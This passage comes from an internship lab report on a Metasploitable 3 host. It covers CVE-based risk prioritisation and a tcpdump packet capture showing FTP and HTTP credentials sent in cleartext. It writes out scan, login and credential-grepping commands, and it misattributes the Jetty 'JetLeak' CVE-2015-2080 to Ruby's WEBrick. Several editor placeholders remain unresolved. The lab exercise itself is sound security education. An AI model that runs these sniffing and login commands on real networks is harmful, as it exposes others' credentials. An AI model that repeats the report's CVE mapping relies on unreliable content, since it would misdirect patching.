Cross-referencing the enumerated service versions against the NVD surfaced two further historical vulnerabilities worth tracking during remediation, alongside the primary findings above:

- CVE-2017-7494 — Samba versions 3.5.0 through 4.4.14 (before patched releases) allow a malicious client to upload a shared library and cause the server to load and execute it. Rated Critical (CVSS 3.x base score 9.8).
- CVE-2015-2080 (JetLeak) — Exception handling in the WEBrick library in Ruby before 2.2.9.v20150224 allows remote attackers to obtain sensitive information from process memory via illegal characters in an HTTP header. Rated High (CVSS 3.x base score 7.5).




Figure 17: NVD record for CVE-2017-7494, a critical remote code execution vulnerability affecting the Samba versions in the detected range (CVSS 3.x base score 9.8).




Figure 18: NVD record for CVE-2015-2080 (JetLeak), an information-disclosure vulnerability in the WEBrick library used by the detected Ruby/WEBrick service.

F. Risk Prioritization

The findings above are ranked below by urgency of remediation, following the prioritization already established in the source assessment:

Priority	Finding	Port	Risk	Primary Impact
1	UnrealIRCd Backdoor	6697	Critical	Remote Code Execution

Priority	Finding	Port	Risk	Primary Impact
2	Apache Slowloris	80	High	Denial of Service
3	Samba Vulnerabilities	445	High	DoS / Service Disruption
4	WEBrick Vulnerabilities	3500	High	RCE / DoS / Request Smuggling
5	CUPS Vulnerabilities	631	Medium	CSRF / Unauthorized Requests

G. Remediation Strategy

Immediate Actions

- Address the UnrealIRCd backdoor vulnerability immediately.
- Disable unnecessary network-facing services.
- Restrict access to exposed ports using firewall rules.

Short-Term Actions

- Upgrade outdated versions of Apache, Samba, Ruby/WEBrick, and CUPS.
- Review service configurations and authentication controls.
- Limit SMB, IRC, printing, and development services to trusted networks where required.

Long-Term Actions

- Establish a regular vulnerability scanning and patch-management process.
- Maintain an inventory of installed software and exposed services.
- Remove unsupported software versions and perform periodic configuration reviews.
- Conduct a follow-up vulnerability assessment after remediation.

I. Task 2 Conclusion

This assessment shows that the Metasploitable 3 Ubuntu target has a large attack surface, driven mainly by the number of exposed, outdated services rather than any single misconfiguration. The most severe issue — the UnrealIRCd backdoor — was not just theoretical; it was confirmed exploitable in the lab and represents a genuine remote code execution risk. The remaining findings on Apache, Samba, WEBrick, and CUPS are lower severity individually, but together they reinforce the same underlying problem of unpatched software sitting on an internet-facing (or in this case, network-facing) host.

Patching and hardening these services would remove most of the risk identified here, but patching alone is not the end of the process. A follow-up vulnerability scan after remediation is necessary to confirm that each fix actually closed the gap it was meant to close, and that no new issues were introduced in the process.

TASK 3: LOW-LEVEL NETWORK PACKET INSPECTION & PROTOCOL ANALYSIS

A. Objective

The official task objective was to monitor data packet streams in order to catch network security anomalies or clear-text authentication exposure. In practice, this meant capturing live traffic between the Kali Linux attacker machine and the Metasploitable 3 target, generating a mix of reconnaissance and login traffic, and then examining the capture to see what the TCP handshake looks like at the packet level and whether any protocol in use was transmitting data — especially authentication data — without encryption.

B. Lab Setup

- Target machine: Metasploitable 3 (Ubuntu), IP address 192.168.56.103 (confirmed via `ip a`, Figure 19).
- Attacker machine: Kali Linux, IP address 192.168.56.10 (confirmed via `ip a`, Figure 20).
- Both machines sit on the same isolated 192.168.56.0/24 host-only network used for the rest of the internship labs.
- Packets were captured to a file at `/tmp/task3.pcap`. The exact capture command is partially cut off at the top of Figure 22, so the full syntax used to start the capture (interface, filter, and tool) could not be confirmed from the screenshot.

VERIFY AGAINST SCREENSHOT/SOURCE: the exact command used to start the packet capture and write `/tmp/task3.pcap` is partially obscured in Figure 22 — please confirm the full command (interface used, any capture filter applied) so it can be added here.

- Connectivity to the target was confirmed with `sudo ip neigh flush all` followed by `ping -c 4 192.168.56.103`, which returned 0% packet loss (Figure 21).
- Traffic/threat simulation: the sample traffic analyzed in this task came from an **Nmap SYN scan** of ports 21, 22, 80, and 445; a **curl HTTP POST** request to `/login.php` with test login data; and **FTP login activity** against the target (Figures 22–23).

C. Packet Capture and Analysis Methodology

The task brief names Wireshark as the packet capture tool. The evidence provided for this task, however, shows the capture file `/tmp/task3.pcap` being read and filtered from the command line using `tcpdump` — the same underlying capture format that Wireshark reads, but analyzed here without the graphical interface.

VERIFY AGAINST SCREENSHOT/SOURCE: the task brief specifies Wireshark; the screenshots provided show command-line `tcpdump` analysis of the same `.pcap` file rather than the Wireshark GUI. Confirm whether separate Wireshark GUI screenshots exist and should be added, or whether `tcpdump` is an acceptable substitute to note here.

The following filters were applied against the capture file to isolate specific traffic of interest:

- `tcpdump -r /tmp/task3.pcap -A 'tcp port 21' | grep -E "USER|PASS"` — isolates the FTP control-channel commands carrying the login username and password (Figures 24–25).

- `tcpdump -r /tmp/task3.pcap -A 'tcp port 80' | grep -E "POST|username|password|pma_user|pass"` — isolates HTTP POST requests and any credential-shaped form fields (Figures 25–26).
- `tcpdump -r /tmp/task3.pcap 'tcp[tcpflags] & tcp-syn != 0' | head -20` — isolates only the packets with the SYN flag set, i.e. the first two steps of any TCP handshake (Figures 26–27).
- `tcpdump -r /tmp/task3.pcap -A 'tcp port 22' | head -30` — reads the first packets of the SSH (port 22) conversation without a SYN-only filter, showing the full early exchange for that connection (Figure 27).

```
vagrant@metasploitable3-ub1404:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:68:3b:19 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.103/24 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe68:3b19/64 scope link
        valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:3b:a6:94:25 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
    inet6 fe80::42:3bff:fea6:9425/64 scope link
        valid_lft forever preferred_lft forever
vagrant@metasploitable3-ub1404:~$
```

Figure 19: Network interface configuration (`ip a`) on the Metasploitable 3 Ubuntu target, confirming address 192.168.56.103/24 on `eth0`.

```
(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:5a:87:bc brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.10/24 scope global eth0
        valid_lft forever preferred_lft forever
(kali@kali)-[~]
```

Figure 20: Network interface configuration (`ip a`) on the Kali Linux attacker machine, confirming address 192.168.56.10/24 on `eth0`.

```
(kali㉿kali)-[~]
└─$ sudo ip neigh flush all
ping -c 4 192.168.56.103
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data.
64 bytes from 192.168.56.103: icmp_seq=1 ttl=64 time=0.547 ms
64 bytes from 192.168.56.103: icmp_seq=2 ttl=64 time=0.386 ms
64 bytes from 192.168.56.103: icmp_seq=3 ttl=64 time=0.324 ms
64 bytes from 192.168.56.103: icmp_seq=4 ttl=64 time=0.305 ms

— 192.168.56.103 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3058ms
rtt min/avg/max/mdev = 0.305/0.390/0.547/0.095 ms
```

Figure 21: ARP cache flush and connectivity check (ping -c 4 192.168.56.103) confirming reachability with 0% packet loss before capture.

```
(kali㉿kali)-[~] eth0 host 192.168.56.103 -w /tmp/task3.pcap
└─$ nmap -sS -p 21,22,80,445 192.168.56.103
tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 2621
curl -d "username=admin&password=password" http://192.168.56.103/login.php

ftp 192.168.56.103
# Name: msfadmin
# Password: msfadmin
# ls
# bye

ssh msfadmin@192.168.56.103
# Password: msfadmin
# exit
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-29 05:49 -0400
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.103
Host is up (0.00041s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
445/tcp    open  microsoft-ds
MAC Address: 08:00:27:68:3B:19 (Oracle VirtualBox virtual NIC)
```

Figure 22: Nmap SYN scan of ports 21, 22, 80 and 445 on the target, shown alongside the commands used to generate sample traffic for the capture (an HTTP POST login attempt and FTP/SSH login activity).

```

Host is up (0.00041s latency).
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
445/tcp   open  microsoft-ds
MAC Address: 08:00:27:68:3B:19 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /login.php was not found on this server.</p>
<hr>
<address>Apache/2.4.7 (Ubuntu) Server at 192.168.56.103 Port 80</address>
</body></html>
Connected to 192.168.56.103.
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.56.103]
Name (192.168.56.103:kali): vagrant
331 Password required for vagrant
Password:
230 User vagrant logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>

```

Figure 23: Continuation of the Nmap results and an interactive FTP session against the target, showing the ProFTPD 1.3.5 banner and a successful login.

D. TCP Three-Way Handshake

A standard TCP handshake has three steps: the client sends a SYN packet to request a connection, the server replies with a SYN-ACK to acknowledge the request and signal it is willing to connect, and the client completes the exchange with an ACK. The capture evidence here shows the first two of these steps clearly; the SYN-only filter used in Figures 26–27 deliberately captures packets with the SYN flag set, which by definition covers steps 1 and 2 but not the plain ACK of step 3.

For the FTP connection (port 21), the following exchange was captured:

- SYN: 192.168.56.10:53982 → 192.168.56.103:21, seq 1373143133, win 64240 — the attacker requests a connection to the FTP service.
- SYN-ACK: 192.168.56.103:21 → 192.168.56.10:53982, seq 3897414052, ack 1373143134, win 28960 — the target acknowledges the request and offers its own sequence number.

For an SSH connection attempt (port 22), the capture in Figure 27 shows a different outcome — the handshake was not completed normally:

- SYN: 192.168.56.10:53815 → 192.168.56.103:22, seq 3472282983, win 1024 — the attacker requests a connection to SSH.
- SYN-ACK: 192.168.56.103:22 → 192.168.56.10:53815, seq 3378975159, ack 3472282984, win 29200 — the target replies normally.
- RST: 192.168.56.10:53815 → 192.168.56.103:22, seq 3472282984, win 0 — the attacker resets the connection instead of sending the expected ACK. A second SYN from a new source port (35276) follows shortly after (05:48:20), but its outcome is not shown in the captured excerpt.

This reset does not by itself indicate an attack — it is simply an incomplete connection — but it is the kind of pattern worth noting during packet inspection, since a burst of SYN packets followed by resets can also be a sign of scanning activity, which is consistent with the Nmap SYN scan run earlier in this task (Figure 22).

E. Packet / Data Layer Analysis

- Ethernet layer: the capture header confirms link-type EN10MB (Ethernet) for /tmp/task3.pcap, i.e. standard Ethernet framing (visible in the tcpdump headers in Figures 24 and 26).
- IP layer: every packet in the capture shows the attacker (192.168.56.10) and target (192.168.56.103) IP addresses, consistent with the interface configuration confirmed in Figures 19–20.
- TCP layer: source/destination ports, flags (SYN, SYN-ACK, ACK-bearing data packets, RST), sequence and acknowledgment numbers, window size, and TCP options (MSS, SACK-permitted, timestamps, window scaling) are all visible directly in the -A output shown in Figures 24–27.
- Application layer: for FTP, the USER and PASS commands are visible as plain ASCII text inside the TCP payload (Figures 24–25). For HTTP, the POST request line, headers, and the urlencoded form body (username=...&password=...) are visible in the same way (Figures 25–26).

```
(kali㉿kali)-[~]
$ sudo tcpdump -r /tmp/task3.pcap -A 'tcp port 21' | grep -E "USER|PASS"
[sudo] password for kali:
reading from file /tmp/task3.pcap, link-type EN10MB (Ethernet), snapshot length 262144
tcpdump: pcap_loop: truncated dump file; tried to read 66 captured bytes, only got 64
05:48:09.983841 IP 192.168.56.10.53982 > 192.168.56.103.ftp: Flags [P.], seq 1:15, ack 75, win 251, options [nop,nop,TS val 2617677118 ecr 596571], length 14: FTP: USER vibrant
...>. .[USER vibrant
05:48:13.425310 IP 192.168.56.10.53982 > 192.168.56.103.ftp: Flags [P.], seq 15:29, ack 110, win 251, options [nop,nop,TS val 2617680559 ecr 600253], length 14: FTP: PASS vibrant
..... (.PASS vibrant
05:49:24.831930 IP 192.168.56.10.34824 > 192.168.56.103.ftp: Flags [P.], seq 1:15, ack 75, win 251, options [nop,nop,TS val 666074621 ecr 617516], length 14: FTP: USER vibrant
'.}.. l,USER vibrant
05:49:28.377708 IP 192.168.56.10.34824 > 192.168.56.103.ftp: Flags [P.], seq
```

Figure 24: tcpdump read of the capture file filtered on tcp port 21, piped through `grep -E "USER|PASS"` to isolate the FTP authentication commands.

```

14: FTP: USER vagrant
'.}.. l,USER vagrant
05:49:28.377708 IP 192.168.56.10.34824 > 192.168.56.103.ftp: Flags [P.], seq
15:29, ack 110, win 251, options [nop,nop,TS val 666078167 ecr 618956], lengt
h 14: FTP: PASS vagrant
'.... q.PASS vagrant
05:51:43.295873 IP 192.168.56.10.50196 > 192.168.56.103.ftp: Flags [P.], seq
1:15, ack 75, win 251, options [nop,nop,TS val 3808759960 ecr 652143], length
14: FTP: USER vagrant
..... .oUSER vagrant
05:51:46.882781 IP 192.168.56.10.50196 > 192.168.56.103.ftp: Flags [P.], seq
15:29, ack 110, win 251, options [nop,nop,TS val 3808763547 ecr 653555], leng
th 14: FTP: PASS vagrant
..... ..PASS vagrant

(kali@kali)-[~]
$ sudo tcpdump -r /tmp/task3.pcap -A 'tcp port 80' | grep -E "POST|username
|password|pma_|user=|pass="
reading from file /tmp/task3.pcap, link-type EN10MB (Ethernet), snapshot leng
th 262144
05:47:55.239584 IP 192.168.56.10.45710 > 192.168.56.103.http: Flags [P.], seq
1:190, ack 1, win 251, options [nop,nop,TS val 2532895901 ecr 596569], lengt
h 189: HTTP: POST /login.php HTTP/1.1
..... .YPOST /login.php HTTP/1.1
username=admin&password=password
05:49:19.061497 IP 192.168.56.10.43032 > 192.168.56.103.http: Flags [P.], seq
1:190, ack 1, win 251, options [nop,nop,TS val 1144983098 ecr 617514], lengt
h 189: HTTP: POST /login.php HTTP/1.1

```

Figure 25: Continued FTP credential capture, followed by a tcpdump read filtered on tcp port 80 and piped through grep to isolate the HTTP POST request containing login-form data.

F. Clear-Text / Unencrypted Traffic

Two unencrypted protocols were observed carrying authentication data in this capture:

FTP (port 21)

The tcpdump filter on tcp port 21 captured the FTP USER and PASS commands directly as plaintext: USER vagrant and PASS vagrant, repeated across several connection attempts from different ephemeral source ports (Figures 24–25). Because FTP sends its control channel — including the login sequence — entirely unencrypted, anyone with visibility into this traffic (for example, on a shared network segment, a hub, a mirrored switch port, or a compromised intermediate host) could read this username and password without needing to break any encryption at all.

VERIFY AGAINST SCREENSHOT/SOURCE: the lab notes visible at the top of Figure 22 reference planned FTP and SSH test credentials of msfadmin/msfadmin, but the actual packet capture (Figures 24–25) and the interactive FTP session (Figure 23) both show the username vagrant was the one actually used and captured on the wire. Please confirm which credentials were intended for this task write-up.

HTTP (port 80)

The tcpdump filter on tcp port 80 captured two separate cleartext POST requests: one to /login.php containing username=admin&password=password, and one to /drupal containing name=admin&pass=password (Figures 25–26). In both cases the login form data is sent as plain urlencoded

text inside the HTTP request body, with no transport encryption, so the same passive-interception risk applies as with FTP.

SSH (port 22), for contrast

No login credentials were visible at the application layer for the SSH connection attempts in this capture. This is expected — SSH encrypts its session data, including authentication, so even though the TCP handshake itself is visible (Figure 27), the content of any login exchange is not readable in the same way the FTP and HTTP traffic was.

```
MT; path=/phpmyadmin/; httponly
05:53:25.538345 IP 192.168.56.10.46366 > 192.168.56.103.http: Flags [P.], seq
1:180, ack 1, win 251, options [nop,nop,TS val 2473144451 ecr 679102], lengt
h 179: HTTP: POST /drupal/ HTTP/1.1
\.POST /drupal/ HTTP/1.1
name=admin&pass=password
<div class="form-item form-type-password form-item-pass">
  <input type="password" id="edit-pass" name="pass" size="15" maxlength="60" c
lass="form-text required" />
<li class="last"><a href="/drupal/?q=user/password" title="Request new passwo
rd via e-mail.">Request new password</a></li>
<p><strong>What is your password</strong><br />
tcpdump: pcap_loop: truncated dump file; tried to read 66 captured bytes, onl
y got 64

(kali㉿kali)-[~]
└─$ sudo tcpdump -r /tmp/task3.pcap 'tcp[tcpflags] & tcp-syn != 0' | head -20

reading from file /tmp/task3.pcap, link-type EN10MB (Ethernet), snapshot leng
th 262144
tcpdump: pcap_loop: truncated dump file; tried to read 247 captured bytes, onl
y got 49
05:46:14.622686 IP 192.168.56.10.33892 > 192.168.56.103.http: Flags [S], seq
266759500, win 64240, options [mss 1460,sackOK,TS val 1207552638 ecr 0,nop,ws
cale 8], length 0
05:46:15.637526 IP 192.168.56.10.33892 > 192.168.56.103.http: Flags [S], seq
266759500, win 64240, options [mss 1460,sackOK,TS val 1207553652 ecr 0,nop,ws
cale 8], length 0
```

Figure 26: Continued HTTP POST capture showing a second cleartext form submission, followed by the start of a tcpdump read filtered on the TCP SYN flag to isolate handshake packets.

```

05:47:55.245832 IP 192.168.56.10.53982 > 192.168.56.103.ftp: Flags [S], seq 1
373143133, win 64240, options [mss 1460,sackOK,TS val 2617662380 ecr 0,nop,ws
cale 8], length 0
05:47:55.246196 IP 192.168.56.103.ftp > 192.168.56.10.53982: Flags [S.], seq
3897414052, ack 1373143134, win 28960, options [mss 1460,sackOK,TS val 596570
ecr 2617662380,nop,wscale 7], length 0
05:48:20.692010 IP 192.168.56.10.35276 > 192.168.56.103.ssh: Flags [S], seq 1
814911727, win 64240, options [mss 1460,sackOK,TS val 1957241277 ecr 0,nop,ws
cale 8], length 0

(kali@kali)-[~]
$ sudo tcpdump -r /tmp/task3.pcap -A 'tcp port 22' | head -30
reading from file /tmp/task3.pcap, link-type EN10MB (Ethernet), snapshot leng
th 262144
05:47:55.180240 IP 192.168.56.10.53815 > 192.168.56.103.ssh: Flags [S], seq 3
472282983, win 1024, options [mss 1460], length 0
E..Y{ ..'.H...8
..8g.7.....g....`...+.....
05:47:55.180755 IP 192.168.56.103.ssh > 192.168.56.10.53815: Flags [S.], seq
3379447917, ack 3472282984, win 29200, options [mss 1460], length 0
E..,..@.@.I
..8g..8
...7.nHm...h`.r.....
05:47:55.180768 IP 192.168.56.10.53815 > 192.168.56.103.ssh: Flags [R], seq 3
472282984, win 0, length 0
E..(..@.@.I...8
..8g.7.....h....P...Gq..
05:48:20.692010 IP 192.168.56.10.35276 > 192.168.56.103.ssh: Flags [S], seq 1

```

Figure 27: Continuation of the SYN-flag filtered capture, followed by a tcpdump read filtered on tcp port 22 showing the TCP handshake behaviour for an SSH connection attempt.

G. Network Security Anomaly / Data Exfiltration Analysis

The traffic captured in this task consisted of reconnaissance (an Nmap SYN scan), a web login form submission, and FTP login activity. No large outbound transfer, no unusual destination beyond the isolated lab target, and no other indicator of data being moved out of the environment appears anywhere in the provided evidence.

No confirmed data exfiltration was established from the provided packet evidence.

H. Security Findings

Finding	Evidence	Security Impact	Recommended Mitigation
FTP transmits login credentials in cleartext	Figs. 24–25	Anyone able to observe network traffic (e.g. on a shared segment or via a compromised host) can read the username and password directly.	Replace FTP with SFTP/FTPS, or disable the FTP service if it is not required.
HTTP login form submits credentials in cleartext	Figs. 25–26	Login credentials submitted to /login.php and /drupal are exposed to passive interception; no encryption protects the POST body.	Enforce HTTPS/TLS on all pages that accept authentication data.
SSH connection attempt reset before completion	Fig. 27	An observed TCP handshake to port 22 ended in a reset (RST) rather than a completed connection; on its own this is	Monitor and log repeated failed/reset connection attempts to authentication

Finding	Evidence	Security Impact	Recommended Mitigation
		inconclusive but is the kind of pattern worth correlating with logs.	services as part of routine detection.

I. Recommendations

- Replace FTP with SFTP or FTPS so that authentication and file transfer happen over an encrypted channel.
- Serve login forms over HTTPS instead of HTTP so that credentials are encrypted in transit, closing the exposure seen on both /login.php and /drupal.
- Apply encryption in transit as a default requirement for any service that handles authentication data, not just the two flagged here.
- Use network segmentation to limit which hosts can even reach management or authentication endpoints in the first place.
- Continue using packet-level monitoring (Wireshark/tcpdump or an IDS) to catch clear-text credential exposure and connection patterns like the reset SSH handshake observed in this capture.
- Apply firewall/access controls to restrict FTP and administrative HTTP endpoints to trusted source addresses.

J. Task 3 Conclusion

This exercise confirmed, at the packet level, that both FTP and the HTTP login forms tested against the Metasploitable 3 target transmit authentication data in cleartext — the usernames and passwords were readable directly from the capture with no decryption required. The TCP handshake analysis also showed the practical difference between a normal SYN/SYN-ACK exchange (FTP) and an aborted one ending in a reset (SSH), which is a useful pattern to recognize when reviewing capture data. No confirmed data exfiltration was found in the traffic reviewed here.

The main security lesson is a simple one: unencrypted protocols expose exactly what they carry to anyone positioned to observe the traffic, which is why moving authentication traffic to encrypted equivalents (SFTP/FTPS, HTTPS) is not just a best practice but a direct fix for a vulnerability that was actually demonstrated here.

OVERALL CONCLUSION / LEARNING SUMMARY

Across Task 2 and Task 3, this internship work covered two complementary sides of vulnerability and network assessment: identifying what is exposed and outdated on a host, and observing what is actually visible on the wire once traffic starts flowing.

Task 2 showed that a single target can accumulate a large attack surface simply by running old, unpatched services — eight open ports were identified, and every one of them mapped to either a documented CVE or a clear hardening gap. The UnrealIRCd backdoor stood out because it was not just a version-based guess: it was validated end-to-end with Metasploit and confirmed exploitable, which is a different level of confidence than a scanner flag alone.

Task 3 showed the other half of the picture: even when a host's services are reachable, the real exposure often comes down to whether the protocol in use encrypts what it carries. FTP and an HTTP login form both handed over usernames and passwords in plain, readable text the moment the traffic was captured and filtered — no exploitation was needed, just visibility into the network.

Taken together, the two tasks point to the same underlying remediation priorities: patch and remove outdated or unnecessary services, and move any remaining authentication traffic onto encrypted protocols. Both labs also reinforced the value of validating findings with real evidence — screenshots, scan output, and packet captures — rather than relying on a scanner's word alone, which is the same standard this report has tried to hold to throughout.